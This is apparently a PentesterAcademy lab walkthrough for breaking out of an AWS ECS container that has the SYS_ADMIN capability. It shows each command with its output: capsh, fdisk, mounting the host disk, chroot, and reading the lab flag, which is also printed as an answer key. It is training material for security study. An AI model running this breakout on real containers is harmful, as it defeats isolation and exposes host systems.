ATTACK DEFENSE

by PentesterAcademy


Name	ECS: Abusing SYS_ADMIN Capability
URL	https://attackdefense.com/challengedetails?cid=2445
Type	AWS Cloud Security : ECS and ECR

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Break out of the container by leveraging the additional capabilities provided to the container and retrieve the flag kept in the running process list of the host system!


Solution:

Step 1: Open the Target URL to access the ECS container.



Resource Details

Target URL	**lab-ttyd-alb-1101895427.us-east-1.elb.amazonaws.com:8080**




INE Labs
root@06868b03f2d0: / | bash (0
lab-ttyd-alb-1101895427.us-east-1.elb.amazonaws.com:8080

```
root@06868b03f2d0:/#
```

Step 2: Check the capabilities provided to the docker container.

Command: capsh --print




```
root@06868b03f2d0:/# capsh --print
Current: =ep
Bounding set =cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_linux_immutable,cap_net_bind_service,cap_net_broadcast,cap_
net_admin,cap_net_raw,cap_ipc_lock,cap_ipc_owner,cap_sys_module,cap_sys_rawio,cap_sys_chroot,cap_sys_ptrace,cap_sys_pacct,cap_sys_admin,cap_sys_boot,cap_sys_nice,cap_sys_resource,cap_sys_ti
me,cap_sys_tty_config,cap_mknod,cap_lease,cap_audit_write,cap_audit_control,cap_setfcap,cap_mac_override,cap_mac_admin,cap_syslog,cap_wake_alarm,cap_block_suspend,cap_audit_read
Ambient set =
Securebits: 00/0x0/1'b0
 secure-noroot: no (unlocked)
 secure-no-suid-fixup: no (unlocked)
 secure-keep-caps: no (unlocked)
 secure-no-ambient-raise: no (unlocked)
uid=0(root) euid=0(root)
gid=0(root)
groups=
Guessed mode: UNCERTAIN (0)
root@06868b03f2d0:/#
```

The container has SYS_ADMIN capability. As a result, the container can mount/unmount disks on the host machine.

Step 3: List the disks on the local machine.

Command: fdisk –l




```
root@06868b03f2d0:/# fdisk -l
Disk /dev/xvda: 30 GiB, 32212254720 bytes, 62914560 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: gpt
Disk identifier: 18D4D13A-0206-44A9-921A-DA127303258A

Device        Start      End  Sectors Size Type
/dev/xvda1     4096 62914526 62910431  30G Linux filesystem
/dev/xvda128   2048     4095     2048   1M BIOS boot

Partition table entries are not in disk order.
root@06868b03f2d0:/#
```

The disk /dev/xvda1 contains the root file system of the host machine.

Step 4: Mount the disk on /mnt directory and list the files.


Command:
mount /dev/xvda1 /mnt/
ls -l /mnt/



```
root@06868b03f2d0:/# mount /dev/xvda1 /mnt/
root@06868b03f2d0:/# ls -l /mnt
total 12
lrwxrwxrwx  1 root root    7 Apr 28 19:53 bin -> usr/bin
dr-xr-xr-x  4 root root  317 Apr 28 19:54 boot
drwxr-xr-x  3 root root  136 Apr 28 19:54 dev
drwxr-xr-x 79 root root 8192 May 17 14:54 etc
drwxr-xr-x  3 root root   22 May  6 18:28 home
lrwxrwxrwx  1 root root    7 Apr 28 19:53 lib -> usr/lib
lrwxrwxrwx  1 root root    9 Apr 28 19:53 lib64 -> usr/lib64
drwxr-xr-x  2 root root    6 Apr 28 19:53 local
drwxr-xr-x  2 root root    6 Apr  9  2019 media
drwxr-xr-x  2 root root    6 Apr  9  2019 mnt
drwxr-xr-x  4 root root   35 May 17 14:54 opt
drwxr-xr-x  2 root root    6 Apr 28 19:53 proc
dr-xr-x---  3 root root  103 May  6 18:28 root
drwxr-xr-x  2 root root    6 Apr 28 19:54 run
lrwxrwxrwx  1 root root    8 Apr 28 19:53 sbin -> usr/sbin
drwxr-xr-x  2 root root    6 Apr  9  2019 srv
drwxr-xr-x  2 root root    6 Apr 28 19:53 sys
drwxrwxrwt  8 root root  184 May 17 15:03 tmp
drwxr-xr-x 13 root root  155 Apr 28 19:53 usr
drwxr-xr-x 18 root root  254 May 17 14:53 var
root@06868b03f2d0:/# 
```

Step 5: Use chroot on the /mnt directory


Command: chroot /mnt/ bash



```
root@06868b03f2d0:/# chroot /mnt/ bash
[root@06868b03f2d0 /]# _
```

Step 6: Retrieve the flag.

Command:
find / -name flag 2>/dev/null
cat /tmp/flag



```
[root@06868b03f2d0 /]# find / -name flag 2>/dev/null
/tmp/flag
[root@06868b03f2d0 /]# cat /tmp/flag
c9970ef1d2fe456292d9a2a774a13d54
[root@06868b03f2d0 /]# _
```

References:

1. Docker (https://www.docker.com/)